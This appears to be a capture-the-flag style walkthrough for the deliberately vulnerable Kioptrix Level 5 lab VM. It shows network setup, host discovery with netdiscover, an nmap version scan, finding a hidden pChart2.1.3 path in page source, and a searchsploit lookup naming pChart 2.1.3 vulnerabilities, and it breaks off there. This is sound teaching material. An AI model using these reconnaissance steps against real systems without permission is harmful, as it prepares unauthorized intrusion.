




PENETRATION TESTING CAT 2

KIOPTRIX LEVEL 5




```
Welcome to Kioptrix VM 2014
Have fun and good luck...
login: 
```



```
┌──(root㉿kali)-[~]
└─# 
```


- Make sure your kioptrix and kali machines are up and running as shown on the screenshots above.

NOTE: under settings → network, make sure the kioptrix machine is under "host only " in adapter 1 and kali machine under "host only" in adapter 2 and NAT in adapter 1.




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        ether 08:00:27:7a:07:c1  txqueuelen 1000  (Ethernet)
        RX packets 260  bytes 236792 (231.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 137  bytes 16520 (16.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe5d:2d45  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:5d:2d:45  txqueuelen 1000  (Ethernet)
        RX packets 30  bytes 27866 (27.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 49  bytes 13497 (13.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- When you run ifconfig, you should be able to see eth0 and eth1 assigned to IPs 10.0.2.15 and 192.168.56.102 . These are the two adapters of the kali machine. ***NOTE: your results for ip addresses might not be the same as those of the screenshot above.***




```
┌──(root㉿kali)-[~]
└─# netdiscover -i eth1
```

- Now you can proceed and do a netdiscover on eth1.




```
Currently scanning: 192.168.83.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
  IP             At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:99:1b:c2      2     120  PCS Systemtechnik GmbH
192.168.56.1    0a:00:27:00:00:05      1      60  Unknown vendor
192.168.56.114  08:00:27:b2:cb:bd      1      60  PCS Systemtechnik GmbH
```

- Once the scan is complete, the output is three ip addresses as shown above. Usually, the third ip address from the scan is the ip address of the kioptrix machine. To confirm this, shutdown the kioptrix and run the netdiscover command and see if the third ip address is displayed.




```
┌──(root㉿kali)-[~]
└─# nmap  -sV 192.168.56.114
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-27 12:39 EDT
Nmap scan report for 192.168.56.114
Host is up (0.00059s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP
/5.3.8)
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP
/5.3.8)
MAC Address: 08:00:27:B2:CB:BD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.12 seconds

┌──(root㉿kali)-[~]
└─# 
```

- We do an nmap scan on the kioptrix ip address as shown on the screenshot with the -sV flag for version detection. From the output we deduce that port 22 is closed, port 80 and 8080 are open. The ports 80 and 8080 are running web server.




It works!

- We take the ip address paste it on the browser and a page is rendered with the message “It works!”. Nothing much!




```
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>

```

- We then right click on the page and view the source code. We found something nice, a url pChart2.1.3/index.php.




- We hit on /***pChart2.1.3/index.php.*** the above is displayed.




```
┌──(root㉿kali)-[~]
└─# searchsploit pChart
------------------------------------------------------ ---------------------------------
 Exploit Title                                         |  Path
------------------------------------------------------ ---------------------------------
pChart 2.1.3 - Multiple Vulnerabilities                | php/webapps/31173.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

- We do a searchsploit on the tool’s name as above and the results is as shown above.



